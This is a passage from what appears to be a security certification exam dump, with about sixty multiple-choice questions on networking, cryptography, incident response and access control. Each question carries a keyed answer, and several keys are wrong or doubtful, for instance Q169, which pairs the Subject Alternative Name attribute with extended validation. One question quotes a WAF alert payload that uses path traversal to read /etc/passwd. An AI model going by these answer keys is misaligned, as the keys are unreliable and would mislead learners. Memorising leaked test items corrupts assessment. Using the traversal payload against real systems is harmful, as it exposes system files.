Which of the following are methods to implement HA in a web application server environment? (Choose two.)

A. Load balancers
B. Application layer firewalls
C. Reverse proxies
D. VPN concentrators
E. Routers

**Correct Answer:** AB
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 119**
An application developer is designing an application involving secure transports from one service to another that will pass over port 80 for a request.

Which of the following secure protocols is the developer MOST likely to use?

A. FTPS
B. SFTP
C. SSL
D. LDAPS
E. SSH

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 120**

Which of the following precautions MINIMIZES the risk from network attacks directed at multifunction printers, as well as the impact on functionality at the same time?

A. Isolating the systems using VLANs
B. Installing a software-based IPS on all devices
C. Enabling full disk encryption
D. Implementing a unique user PIN access functions

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 121**
After an identified security breach, an analyst is tasked to initiate the IR process. Which of the following is the NEXT step the analyst should take?

A. Recovery
B. Identification
C. Preparation
D. Documentation
E. Escalation

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 122**
A company was recently audited by a third party. The audit revealed the company's network devices were transferring files in the clear. Which of the following protocols should the company use to transfer files?

A. HTTPS
B. LDAPS
C. SCP
D. SNMPv3

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 123**
During a monthly vulnerability scan, a server was flagged for being vulnerable to an Apache Struts exploit. Upon further investigation, the developer responsible for the server informs the security team that Apache Struts is not installed on the server. Which of the following BEST describes how the security team should reach to this incident?

A. The finding is a false positive and can be disregarded
B. The Struts module needs to be hardened on the server
C. The Apache software on the server needs to be patched and updated
D. The server has been compromised by malware and needs to be quarantined.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 124**
A systems administrator wants to protect data stored on mobile devices that are used to scan and record assets in a warehouse. The control must automatically destroy the secure container of mobile devices if they leave the warehouse. Which of the following should the administrator implement? (Choose two.)

A. Geofencing
B. Remote wipe
C. Near-field communication
D. Push notification services
E. Containerization

**Correct Answer:** AE
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 125**
A security analyst is performing a quantitative risk analysis. The risk analysis should show the potential monetary loss each time a threat or event occurs. Given this requirement, which of the following concepts would assist the analyst in determining this value? (Choose two.)

A. ALE
B. AV
C. ARO
D. EF
E. ROI

**Correct Answer:** BD
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 126**
Which of the following AES modes of operation provide authentication? (Choose two.)

A. CCM
B. CBC
C. GCM
D. DSA
E. CFB

**Correct Answer:** AC
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 127**

An audit takes place after company-wide restricting, in which several employees changed roles. The following deficiencies are found during the audit regarding access to confidential data:

| Employee | Job Function | Audit Finding |
|---|---|---|
| Ann | Sales Manager | Access to confidential payroll shares<br>Access to payroll processing program<br>Access to marketing shared |
| Jeff | Marketing Director | Access to human resources annual review folder<br>Access to shared human resources mailbox |
| John | Sales Manager (Terminated) | Active account<br>Access to human resources annual review folder<br>Access to confidential payroll shares |

Which of the following would be the BEST method to prevent similar audit findings in the future?

A. Implement separation of duties for the payroll department.
B. Implement a DLP solution on the payroll and human resources servers.
C. Implement rule-based access controls on the human resources server.
D. Implement regular permission auditing and reviews.

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 128**
A security engineer is configuring a wireless network that must support mutual authentication of the wireless client and the authentication server before users provide credentials. The wireless network must also support authentication with usernames and passwords. Which of the following authentication protocols MUST the security engineer select?

A. EAP-FAST
B. EAP-TLS
C. PEAP
D. EAP

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 129**
A system's administrator has finished configuring firewall ACL to allow access to a new web server.

```
PERMIT TCP from: ANY to: 192.168.1.10:80
PERMIT TCP from: ANY to: 192.168.1.10:443
DENY TCP from: ANY to: ANY
```

The security administrator confirms form the following packet capture that there is network traffic from the internet to the web server:

```
TCP 10.23.243.2:2000->192.168.1.10:80 POST/default's
TCP 172.16.4.100:1934->192.168.1.10:80 GET/session.aspx?user1_sessionid=
a12ad8741d8f7e7ac723847cBaa8231a
```

The company's internal auditor issues a security finding and requests that immediate action be taken. With which of the following is the auditor MOST concerned?

A. Misconfigured firewall
B. Clear text credentials
C. Implicit deny
D. Default configuration

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 130**
Which of the following vulnerability types would the type of hacker known as a script kiddie be MOST dangerous against?

A. Passwords written on the bottom of a keyboard
B. Unpatched exploitable Internet-facing services
C. Unencrypted backup tapes
D. Misplaced hardware token

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 131**
An in-house penetration tester is using a packet capture device to listen in on network communications. This is an example of:

A. Passive reconnaissance
B. Persistence
C. Escalation of privileges
D. Exploiting the switch

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 132**
A black hat hacker is enumerating a network and wants to remain covert during the process. The hacker initiates a vulnerability scan. Given the task at hand the requirement of being covert, which of the following statements BEST indicates that the vulnerability scan meets these requirements?

A. The vulnerability scanner is performing an authenticated scan.
B. The vulnerability scanner is performing local file integrity checks.
C. The vulnerability scanner is performing in network sniffer mode.
D. The vulnerability scanner is performing banner grabbing.

**Correct Answer:** C
**Section: (none)**

**Explanation**

**Explanation/Reference:**

**QUESTION 133**
A development team has adopted a new approach to projects in which feedback is iterative and multiple iterations of deployments are provided within an application's full life cycle. Which of the following software development methodologies is the development team using?

A. Waterfall
B. Agile
C. Rapid
D. Extreme

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 134**
A Chief Executive Officer (CEO) suspects someone in the lab testing environment is stealing confidential information after working hours when no one else is around. Which of the following actions can help to prevent this specific threat?

A. Implement time-of-day restrictions.
B. Audit file access times.
C. Secretly install a hidden surveillance camera.
D. Require swipe-card access to enter the lab.

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 135**
A company hires a third-party firm to conduct an assessment of vulnerabilities exposed to the Internet. The firm informs the company that an exploit exists for an FTP server that had a version installed from eight years ago. The company has decided to keep the system online anyway, as no upgrade exists form the vendor. Which of the following BEST describes the reason why the vulnerability exists?

A. Default configuration
B. End-of-life system
C. Weak cipher suite
D. Zero-day threats

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 136**
An organization uses SSO authentication for employee access to network resources. When an employee resigns, as per the organization's security policy, the employee's access to all network resources is

terminated immediately. Two weeks later, the former employee sends an email to the help desk for a password reset to access payroll information from the human resources server. Which of the following represents the BEST course of action?

A. Approve the former employee's request, as a password reset would give the former employee access to only the human resources server.
B. Deny the former employee's request, since the password reset request came from an external email address.
C. Deny the former employee's request, as a password reset would give the employee access to all network resources.
D. Approve the former employee's request, as there would not be a security issue with the former employee gaining access to network resources.

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 137**
Joe, a user, wants to send Ann, another user, a confidential document electronically. Which of the following should Joe do to ensure the document is protected from eavesdropping?

A. Encrypt it with Joe's private key
B. Encrypt it with Joe's public key
C. Encrypt it with Ann's private key
D. Encrypt it with Ann's public key

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 138**
A director of IR is reviewing a report regarding several recent breaches. The director compiles the following statistic's

-Initial IR engagement time frame
-Length of time before an executive management notice went out
-Average IR phase completion

The director wants to use the data to shorten the response time. Which of the following would accomplish this?

A. CSIRT
B. Containment phase
C. Escalation notifications
D. Tabletop exercise

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 139**
To reduce disk consumption, an organization's legal department has recently approved a new policy setting

the data retention period for sent email at six months. Which of the following is the BEST way to ensure this goal is met?

A. Create a daily encrypted backup of the relevant emails.
B. Configure the email server to delete the relevant emails.
C. Migrate the relevant emails into an “Archived” folder.
D. Implement automatic disk compression on email servers.

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 140**
A security administrator is configuring a new network segment, which contains devices that will be accessed by external users, such as web and FTP server. Which of the following represents the MOST secure way to configure the new network segment?

A. The segment should be placed on a separate VLAN, and the firewall rules should be configured to allow external traffic.
B. The segment should be placed in the existing internal VLAN to allow internal traffic only.
C. The segment should be placed on an intranet, and the firewall rules should be configured to allow external traffic.
D. The segment should be placed on an extranet, and the firewall rules should be configured to allow both internal and external traffic.

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 141**
Which of the following types of attacks precedes the installation of a rootkit on a server?

A. Pharming
B. DDoS
C. Privilege escalation
D. DoS

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 142**
Which of the following cryptographic algorithms is irreversible?

A. RC4
B. SHA-256
C. DES
D. AES

**Correct Answer:** B

**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 143**
A security analyst receives an alert from a WAF with the following payload:
var data= “<test test test>” ++ <../../../../../../etc/passwd>”

Which of the following types of attacks is this?

A. Cross-site request forgery
B. Buffer overflow
C. SQL injection
D. JavaScript data insertion
E. Firewall evasion script

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 144**
A workstation puts out a network request to locate another system. Joe, a hacker on the network, responds before the real system does, and he tricks the workstation into communicating with him. Which of the following BEST describes what occurred?

A. The hacker used a race condition.
B. The hacker used a pass-the-hash attack.
C. The hacker-exploited improper key management.
D. The hacker exploited weak switch configuration.

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 145**
Audit logs from a small company’s vulnerability scanning software show the following findings:
Destinations scanned:
-Server001- Internal human resources payroll server
-Server101-Internet-facing web server
-Server201- SQL server for Server101
-Server301-Jumpbox used by systems administrators accessible from the internal network

Validated vulnerabilities found:
-Server001- Vulnerable to buffer overflow exploit that may allow attackers to install software
-Server101- Vulnerable to buffer overflow exploit that may allow attackers to install software
-Server201-OS updates not fully current
-Server301- Accessible from internal network without the use of jumpbox
-Server301-Vulnerable to highly publicized exploit that can elevate user privileges

Assuming external attackers who are gaining unauthorized information are of the highest concern, which of the following servers should be addressed FIRST?

A. Server001

B. Server101
C. Server201
D. Server301

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 146**
A security analyst wants to harden the company's VoIP PBX. The analyst is worried that credentials may be intercepted and compromised when IP phones authenticate with the BPX. Which of the following would best prevent this from occurring?

A. Implement SRTP between the phones and the PBX.
B. Place the phones and PBX in their own VLAN.
C. Restrict the phone connections to the PBX.
D. Require SIPS on connections to the PBX.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 147**
An organization is comparing and contrasting migration from its standard desktop configuration to the newest version of the platform. Before this can happen, the Chief Information Security Officer (CISO) voices the need to evaluate the functionality of the newer desktop platform to ensure interoperability with existing software in use by the organization. In which of the following principles of architecture and design is the CISO engaging?

A. Dynamic analysis
B. Change management
C. Baselining
D. Waterfalling

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 148**
A security administrator suspects a MITM attack aimed at impersonating the default gateway is underway. Which of the following tools should the administrator use to detect this attack? (Choose two.)

A. Ping
B. Ipconfig
C. Tracert
D. Netstat
E. Dig
F. Nslookup

**Correct Answer:** BC

**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 149**
A user is presented with the following items during the new-hire onboarding process:
-Laptop
-Secure USB drive
-Hardware OTP token
-External high-capacity HDD
-Password complexity policy
-Acceptable use policy
-HASP key
-Cable lock

Which of the following is one component of multifactor authentication?

A. Secure USB drive
B. Cable lock
C. Hardware OTP token
D. HASP key

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 150**
An organization requires users to provide their fingerprints to access an application. To improve security, the application developers intend to implement multifactor authentication. Which of the following should be implemented?

A. Use a camera for facial recognition
B. Have users sign their name naturally
C. Require a palm geometry scan
D. Implement iris recognition

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 151**
A network technician is setting up a segmented network that will utilize a separate ISP to provide wireless access to the public area for a company. Which of the following wireless security methods should the technician implement to provide basic accountability for access to the public network?

A. Pre-shared key
B. Enterprise
C. Wi-Fi Protected setup
D. Captive portal

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 152**
After a routine audit, a company discovers that engineering documents have been leaving the network on a particular port. The company must allow outbound traffic on this port, as it has a legitimate business use. Blocking the port would cause an outage. Which of the following technology controls should the company implement?

A. NAC
B. Web proxy
C. DLP
D. ACL

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 153**
A security analyst has received the following alert snippet from the HIDS appliance:

| PROTOCOL | SIG | SRC.PORT | DST.PORT |
|---|---|---|---|
| TCP | XMAS SCAN | 192.168.1.1:1091 | 192.168.1.2:8891 |
| TCP | XMAS SCAN | 192.168.1.1:649 | 192.168.1.2:9001 |
| TCP | XMAS SCAN | 192.168.1.1:2264 | 192.168.1.2:6455 |
| TCP | XMAS SCAN | 192.168.1.1:3464 | 192.168.1.2:8744 |

Given the above logs, which of the following is the cause of the attack?

A. The TCP ports on destination are all open
B. FIN, URG, and PSH flags are set in the packet header
C. TCP MSS is configured improperly
D. There is improper Layer 2 segmentation

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 154**
A security analyst reviews the following output:

```
File name: somefile.pdf
File MD5: E289F21CD33E4F57890DDEA5CF267ED2
File size: 1.9 Mb
Created by: Jan Smith
Deleted by: Jan Smith
Date deleted: October 01, 2015 8:43:21 EST
```

The analyst loads the hash into the SIEM to discover if this hash is seen in other parts of the network. After inspecting a large number of files, the security analyst reports the following:

```
File hash: E289F21CD33E4F57890DDEA5CF267ED2
Files found: somestuff.xls, somefile.pdf, nofile.doc
```

Which of the following is the MOST likely cause of the hash being found in other areas?

A. Jan Smith is an insider threat
B. There are MD5 hash collisions
C. The file is encrypted
D. Shadow copies are present

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 155**
A company's AUP requires:
- Passwords must meet complexity requirements.
- Passwords are changed at least once every six months.
- Passwords must be at least eight characters long.

An auditor is reviewing the following report:

| Username | Last login | Last changed |
|---|---|---|
| Carol | 2 hours | 90 days |
| David | 2 hours | 30 days |
| Ann | 1 hour | 247 days |
| Joe | 0.5 hours | 7 days |

Which of the following controls should the auditor recommend to enforce the AUP?

A. Account lockout thresholds
B. Account recovery
C. Password expiration
D. Prohibit password reuse

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 156**
An organization's primary datacenter is experiencing a two-day outage due to an HVAC malfunction. The node located in the datacenter has lost power and is no longer operational, impacting the ability of all users to connect to the alternate datacenter. Which of the following BIA concepts BEST represents the risk described in this scenario?

A. SPoF
B. RTO
C. MTBF
D. MTTR

**Correct Answer:** A

**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 157**
A security analyst notices anomalous activity coming from several workstations in the organizations. Upon identifying and containing the issue, which of the following should the security analyst do NEXT?

A. Document and lock the workstations in a secure area to establish chain of custody
B. Notify the IT department that the workstations are to be reimaged and the data restored for reuse
C. Notify the IT department that the workstations may be reconnected to the network for the users to continue working
D. Document findings and processes in the after-action and lessons learned report

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 158**
An employee receives an email, which appears to be from the Chief Executive Officer (CEO), asking for a report of security credentials for all users.
Which of the following types of attack is MOST likely occurring?

A. Policy violation
B. Social engineering
C. Whaling
D. Spear phishing

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 159**
An information security analyst needs to work with an employee who can answer questions about how data for a specific system is used in the business. The analyst should seek out an employee who has the role of:

A. steward
B. owner
C. privacy officer
D. systems administrator

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 160**
A group of non-profit agencies wants to implement a cloud service to share resources with each other and minimize costs. Which of the following cloud deployment models BEST describes this type of effort?

A. Public
B. Hybrid
C. Community
D. Private

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 161**
An administrator is configuring access to information located on a network file server named “Bowman”. The files are located in a folder named “BalkFiles”. The files are only for use by the “Matthews” division and should be read-only. The security policy requires permissions for shares to be managed at the file system layer and also requires those permissions to be set according to a least privilege model. Security policy for this data type also dictates that administrator-level accounts on the system have full access to the files.

The administrator configures the file share according to the following table:

| | | | |
|---|---|---|---|
| **Share permissions** | | | |
| 1 | Everyone | Full control | |
| **File system permissions** | | | |
| 2 | Bowman\Users | Modify | Inherited |
| 3 | Domain\Matthews | Read | Not inherited |
| 4 | Bowman\System | Full control | Inherited |
| 5 | Bowman\Administrators | Full control | Not inherited |

Which of the following rows has been misconfigured?

A. Row 1
B. Row 2
C. Row 3
D. Row 4
E. Row 5

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 162**
A copy of a highly confidential salary report was recently found on a printer in the IT department. The human resources department does not have this specific printer mapped to its devices, and it is suspected that an employee in the IT department browsed to the share where the report was located and printed it without authorization. Which of the following technical controls would be the BEST choice to immediately prevent this from happening again?

A. Implement a DLP solution and classify the report as confidential, restricting access only to human resources staff
B. Restrict access to the share where the report resides to only human resources employees and enable auditing
C. Have all members of the IT department review and sign the AUP and disciplinary policies

D. Place the human resources computers on a restricted VLAN and configure the ACL to prevent access from the IT department

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 163**
A company is developing a new system that will unlock a computer automatically when an authorized user sits in front of it, and then lock the computer when the user leaves. The user does not have to perform any action for this process to occur. Which of the following technologies provides this capability?

A. Facial recognition
B. Fingerprint scanner
C. Motion detector
D. Smart cards

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 164**
A security analyst accesses corporate web pages and inputs random data in the forms. The response received includes the type of database used and SQL commands that the database accepts. Which of the following should the security analyst use to prevent this vulnerability?

A. Application fuzzing
B. Error handling
C. Input validation
D. Pointer dereference

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 165**
Which of the following differentiates a collision attack from a rainbow table attack?

A. A rainbow table attack performs a hash lookup
B. A rainbow table attack uses the hash as a password
C. In a collision attack, the hash and the input data are equivalent
D. In a collision attack, the same input results in different hashes

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 166**

A help desk is troubleshooting user reports that the corporate website is presenting untrusted certificate errors to employees and customers when they visit the website. Which of the following is the MOST likely cause of this error, provided the certificate has not expired?

A. The certificate was self signed, and the CA was not imported by employees or customers
B. The root CA has revoked the certificate of the intermediate CA
C. The valid period for the certificate has passed, and a new certificate has not been issued
D. The key escrow server has blocked the certificate from being validated

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 167**
A security analyst is investigating a suspected security breach and discovers the following in the logs of the potentially compromised server:

| Time | Source | Destination | Account Name | Action |
|---|---|---|---|---|
| 11:01:31 | 18.12.98.145 | 10.15.21.100 | Joe | Logon Failed |
| 11:01:32 | 18.12.98.145 | 10.15.21.100 | Joe | Logon Failed |
| 11:01:33 | 18.12.98.145 | 10.15.21.100 | Joe | Logon Failed |
| 11:01:34 | 18.12.98.145 | 10.15.21.100 | Joe | Logon Failed |
| 11:01:35 | 18.12.98.145 | 10.15.21.100 | Joe | Logon Failed |
| 11:01:36 | 18.12.98.145 | 10.15.21.100 | Joe | Logon Failed |
| 11:01:37 | 18.12.98.145 | 10.15.21.100 | Joe | Logon Failed |
| 11:01:38 | 18.12.98.145 | 10.15.21.100 | Joe | Logon Successful |

Which of the following would be the BEST method for preventing this type of suspected attack in the future?

A. Implement password expirations
B. Implement restrictions on shared credentials
C. Implement account lockout settings
D. Implement time-of-day restrictions on this server

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 168**
DRAG DROP


A security administrator is given the security and availability profiles for servers that are being deployed.

1. Match each RAID type with the correct configuration and MINIMUM number of drives.
2. Review the server profiles and match them with the appropriate RAID type based on integrity, availability, I/O, storage requirements. Instructions:


- All drive definitions can be dragged as many times as necessary
- Not all placeholders may be filled in the RAID configuration boxes
- If parity is required, please select the appropriate number of parity checkboxes
- Server profiles may be dragged only once

If at any time you would like to bring back the initial state of the simulation, please select the Reset button. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.

**Select and Place:**




**Correct Answer:**




**Section: (none)**
**Explanation**

**Explanation/Reference:**
Explanation:
RAID-0 is known as striping. It is not a fault tolerant solution but does improve disk performance for read/ write operations. Striping requires a minimum of two disks and does not use parity.

RAID-0 can be used where performance is required over fault tolerance, such as a media streaming server. RAID-1 is known as mirroring because the same data is written to two disks so that the two disks have identical data. This is a fault tolerant solution that halves the storage space. A minimum of two disks are used in mirroring and does not use parity. RAID-1 can be used where fault tolerance is required over performance, such as on an authentication server. RAID-5 is a fault tolerant solution that uses parity and striping. A minimum of three disks are required for RAID-5 with one disk's worth of space being used for parity information. However, the parity information is distributed across all the disks. RAID-5 can recover from a sing disk failure.
RAID-6 is a fault tolerant solution that uses dual parity and striping. A minimum of four disks are required for RAID-6. Dual parity allows RAID-6 to recover from the simultaneous failure of up to two disks. Critical data should be stored on a RAID-6 system.

http://www.adaptec.com/en-us/solutions/raid_levels.html

**QUESTION 169**
A security administrator is trying to encrypt communication. For which of the following reasons should administrator take advantage of the Subject Alternative Name (SAM) attribute of a certificate?

A. It can protect multiple domains
B. It provides extended site validation
C. It does not require a trusted certificate authority
D. It protects unlimited subdomains

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 170**
After a merger between two companies a security analyst has been asked to ensure that the organization's systems are secured against infiltration by any former employees that were terminated during the transition.

Which of the following actions are MOST appropriate to harden applications against infiltration by former employees? (Choose two.)

A. Monitor VPN client access
B. Reduce failed login out settings
C. Develop and implement updated access control policies
D. Review and address invalid login attempts
E. Increase password complexity requirements
F. Assess and eliminate inactive accounts

**Correct Answer:** CF
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 171**
A new mobile application is being developed in-house. Security reviews did not pick up any major flaws, however vulnerability scanning results show fundamental issues at the very end of the project cycle.

Which of the following security activities should also have been performed to discover vulnerabilities earlier in the lifecycle?

A. Architecture review
B. Risk assessment
C. Protocol analysis

D. Code review

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 172**
A security administrator is creating a subnet on one of the corporate firewall interfaces to use as a DMZ which is expected to accommodate at most 14 physical hosts.

Which of the following subnets would BEST meet the requirements?

A. 192.168.0.16 255.25.255.248
B. 192.168.0.16/28
C. 192.168.1.50 255.255.25.240
D. 192.168.2.32/27

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 173**
A company has a security policy that specifies all endpoint computing devices should be assigned a unique identifier that can be tracked via an inventory management system. Recent changes to airline security regulations have cause many executives in the company to travel with mini tablet devices instead of laptops. These tablet devices are difficult to tag and track. An RDP application is used from the tablet to connect into the company network.

Which of the following should be implemented in order to meet the security policy requirements?

A. Virtual desktop infrastructure (IDI)
B. WS-security and geo-fencing
C. A hardware security module (HSM)
D. RFID tagging system
E. MDM software
F. Security Requirements Traceability Matrix (SRTM)

**Correct Answer:** E
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 174**
The security administrator receives an email on a non-company account from a coworker stating that some reports are not exporting correctly. Attached to the email was an example report file with several customers' names and credit card numbers with the PIN.

Which of the following is the BEST technical controls that will help mitigate this risk of disclosing sensitive data?

A. Configure the mail server to require TLS connections for every email to ensure all transport data is encrypted

B. Create a user training program to identify the correct use of email and perform regular audits to ensure compliance
C. Implement a DLP solution on the email gateway to scan email and remove sensitive data or files
D. Classify all data according to its sensitivity and inform the users of data that is prohibited to share

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 175**
A technician is configuring a wireless guest network. After applying the most recent changes the technician finds the new devices can no longer find the wireless network by name but existing devices are still able to use the wireless network.

Which of the following security measures did the technician MOST likely implement to cause this Scenario?

A. Deactivation of SSID broadcast
B. Reduction of WAP signal output power
C. Activation of 802.1X with RADIUS
D. Implementation of MAC filtering
E. Beacon interval was decreased

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 176**
